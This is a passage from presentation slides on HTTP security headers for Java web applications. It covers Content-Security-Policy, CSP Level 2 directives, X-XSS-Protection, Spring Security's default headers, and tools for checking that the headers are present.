
```
{  
  "csp-report" : {  
    ...  
  }  
}
```



```
response.addHeader(  
    "Content-Security-Policy",  
    "default-src 'none';  
    script-src 'self';  
    style-src 'self';  
    img-src 'self';  
    report-uri CSPReporting"  
);
```



# Use Caspr.io to analyze CSP violation reports





# Content Security Policy browser support



Partial support since IE 10



# Content Security Policy Level 2 adds more directives

<b>frame-ancestors</b>	Allow resource frame embedding Obsoletes X-Frame-Options header
<b>reflected-xss</b>	(De-)activate user agent XSS heuristics Obsoletes X-XSS-Protection header
child-src	Replaces frame-src
form-action	Form targets to send data to
plugin-types	Allowed plug-ins (their MIME type)
referrer	Referrer URL exposed to others
sandbox	Load resource in restricted sandbox



```
response.addHeader(  
    "Content-Security-Policy",  
    "default-src 'self';  
    frame-ancestors 'none'"  
);
```





**Demo**



# Microsoft Internet Explorer XSS-Protection

```
response.addHeader(  
    "X-XSS-Protection",  
    "1; mode=block"  
);
```



Implement all headers from the beginning





Create a single Servlet filter class for every header





# Spring Security 3.2 adds most headers automatically

- ☑ X-Content-Type-Options
- ☑ Cache-Control
- ☑ X-Frame-Options
- ☑ HTTP Strict Transport Security
- ☑ X-XSS-Protection

## Java Config



## XML Config

```
<http>  
  <headers />  
  <!-- ... -->  
</http>
```



# Make sure all headers are contained in the HTTP response

The screenshot shows the Firefox Developer Tools Network tab. The top navigation bar includes 'Konsole', 'HTML', 'CSS', 'Skript', 'DOM', 'Netzwerk', and 'Cookies'. Below this, there are filters for 'Leeren', 'Dauerhaft', 'Alles', 'HTML', 'CSS', 'JavaScript', 'XHR', 'Bilder', 'Plug-ins', 'Medien', and 'Schriften'. The main table lists network requests, with the selected request being 'GET reporting.jsp?' with a status of '200 OK' and a size of '283 B'. The 'Antwort-Header' (Response Headers) section is expanded, showing the following headers:

```
Content-Length 283
Content-Type text/html; charset=UTF-8
Date Thu, 04 Sep 2014 13:15:47 GMT
Server Apache-Coyote/1.1
Strict-Transport-Security max-age=31556926; includeSubDomains
content-security-policy-r... default-src 'self'; report-uri CSPReporting
```

The last two headers are highlighted with a red dashed box.



Better untick  
at first...

Check Your HTTP Security Hea... x

cyh.herokuapp.com/cyh

# CHECK YOUR HEADERS

https:// Go!

Display on Leaderboard  Follow Redirects

Best Recent Scores	
URL	Score
https://www.bundestag.de	1
https://www.bundestag.de	1
https://www.bundestag.de	6
https://www.bundestag.de	6
https://www.bundestag.de	6
https://www.bundestag.de	6
https://www.bundestag.de	6
https://www.bundestag.de	7
https://www.bundestag.de	9
https://www.bundestag.de	9


Worst Recent Scores	
URL	Score
https://www.bundestag.de	42
https://www.bundestag.de	29
https://www.bundestag.de	29
https://www.bundestag.de	29
https://www.bundestag.de	28
https://www.bundestag.de	28
https://www.bundestag.de	28
https://www.bundestag.de	28
https://www.bundestag.de	28
https://www.bundestag.de	28


Comments on our site? Need help securing yours? Contact us at [cyh@aspectsecurity.com](mailto:cyh@aspectsecurity.com)

cyh.herokuapp.com/cyh











# Chrome extension Recx to check internal web applications

 <https://localhost:8443/security-header/>

 Click the icons in the tables below for a more detailed explanation.

## HTTP security headers

Name	Value	Setting secure
content-security-policy	default-src 'self'	
x-content-type-options	nosniff	
x-frame-options	deny	
strict-transport-security	max-age=31556926; includesubdomains	
cache-control	no-store, no-cache, max-age=0, must-revalidate	
x-xss-protection	1; mode=block	
access-control-allow-origin	Header not returned	
		



# Headers make some vulnerabilities harder to exploit




**Drive-by Downloads**  
**Sensitive Data Exposure**  
**Clickjacking**  
**Insecure Communication**  
**Cross-Site Scripting**



Security starts in the header,  
but doesn't end there...







# bridging IT

BridgingIT GmbH  
Koenigstr. 42  
70173 Stuttgart/ Germany

dominik.schadow@bridging-it.de  
www.bridging-it.de

Blog [blog.dominikschadow.de](http://blog.dominikschadow.de)  
Twitter @dschadow

## **Demo Project *security-header***

[github.com/dschadow/JavaSecurity](https://github.com/dschadow/JavaSecurity)

## **HTTP Strict Transport Security**

[tools.ietf.org/html/rfc6797](https://tools.ietf.org/html/rfc6797)

## **Page, Header & Cookie Security Analyser**

[www.recx.co.uk/products/chromeplugin.php](http://www.recx.co.uk/products/chromeplugin.php)

## **Check Your Headers**

[cyh.herokuapp.com/cyh](https://cyh.herokuapp.com/cyh)

## **Caspr**

[caspr.io](https://caspr.io)

## **Browserscope**

[www.browserscope.org/?category=security](http://www.browserscope.org/?category=security)

## **Can I Use**

[caniuse.com](https://caniuse.com)

## **OWASP Secure Headers Project**

[www.owasp.org/index.php/  
OWASP\\_Secure-Headers\\_Project](http://www.owasp.org/index.php/OWASP_Secure-Headers_Project)

## **Pictures**

[www.dreamstime.com](http://www.dreamstime.com)

